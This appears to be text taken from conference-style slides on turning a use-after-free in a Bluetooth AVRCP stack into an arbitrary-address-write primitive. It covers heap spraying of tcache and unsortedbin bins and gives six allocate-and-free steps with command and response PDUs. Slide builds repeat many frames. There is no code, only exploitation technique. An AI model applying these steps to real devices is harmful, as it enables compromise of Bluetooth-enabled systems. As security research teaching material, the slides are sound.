
Exploit :: AAW Primitive :: Heap Spraying :: Why :: Consolidation

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?





Exploit :: AAW Primitive :: Heap Spraying :: Why :: Consolidation

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?





Exploit :: AAW Primitive :: Heap Spraying :: Why :: Consolidation

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?




Exploit :: AAW Primitive :: Heap Spraying :: Why :: Consolidation

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?




Exploit :: AAW Primitive :: Heap Spraying :: Why :: Bins

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?



Exploit :: AAW Primitive :: Heap Spraying :: Why :: Bins


If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?



Queue-like

Exploit :: AAW Primitive :: Heap Spraying :: Why :: Bins

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?




Queue-like

Of course, libc-2.26+ has unsortedbin as well, but in our case, tcache will be used for sizes of target objects

Exploit :: AAW Primitive :: Heap Spraying :: Why :: Bins

If the exploit only **substitutes** the UAF object, why do we need **heap spraying**?



Exploit :: AAW Primitive :: Heap Spraying :: Summarizing

Problems:

- ✗ Heap chunks consolidation when freeing
 - Mostly affects unsortedbin chunks
- ✓ Bins' nature: queue or stack
 - Again, problems with unsortedbin

Solution:

- ✓ Spray specific bins to empty them
 - Get predictable state of heap bins
 - No need to differentiate between libc versions
 - Exploit steps are the same for both tcache and unsortedbin


Exploit :: AAW Primitive :: AVRCP Response Reallocation

What UAF object do we use to substitute AVRCP Response PDU?

Exploit :: AAW Primitive :: Objects


Response: UAF victim object

The dangling pointer is pointing to this object through the AVRCP channel structure



Command: UAF target object


Cmd is used to reallocate the UAF victim through AVRCP command's parameter that is controlled by an attacker



Both of cmd and rsp belong to **unsortedbin** (if *tcache* is disabled for this libc)


Exploit :: AAW Primitive :: Overview

1. Spray heap with bin[0xb0] and bin[0x90] chunks




Exploit :: AAW Primitive :: Overview

1. Spray heap with bin[0xb0] and bin[0x90] chunks




2. Allocate *AVRCP response PDU*: param size in fastbin




Exploit :: AAW Primitive :: Overview


1. Spray heap with bin[0xb0] and bin[0x90] chunks



2. Allocate *AVRCP response PDU*: param size in fastbin




3. Allocate *AVRCP command PDU*: param size in fastbin




Exploit :: AAW Primitive :: Overview


1. Spray heap with bin[0xb0] and bin[0x90] chunks




2. Allocate *AVRCP response PDU*: param size in fastbin



3. Allocate *AVRCP command PDU*: param size in fastbin




4. Free *AVRCP command PDU*: param→fastbin; pdu→unsortedbin




Exploit :: AAW Primitive :: Overview


1. Spray heap with bin[0xb0] and bin[0x90] chunks




2. Allocate *AVRCP response PDU*: param size in fastbin




3. Allocate *AVRCP command PDU*: param size in fastbin



4. Free *AVRCP command PDU*: param→fastbin; pdu→unsortedbin




5. Free *AVRCP response PDU*: param→fastbin; pdu→unsortedbin




Exploit :: AAW Primitive :: Overview


1. Spray heap with bin[0xb0] and bin[0x90] chunks



2. Allocate *AVRCP response PDU*: param size in fastbin




3. Allocate *AVRCP command PDU*: param size in fastbin




4. Free *AVRCP command PDU*: param→fastbin; pdu→unsortedbin



5. Free *AVRCP response PDU*: param→fastbin; pdu→unsortedbin




6. Allocate *AVRCP command PDU* with param size equal to rspPdu




Exploit :: AAW Primitive :: Overview

6. Allocate *AVRCP command PDU* with param size equal to rspPdu




Exploit :: AAW Primitive :: Overview

6. Allocate *AVRCP command PDU* with param size equal to rspPdu



We can repeat these actions to perform multiple AAW into different memory regions

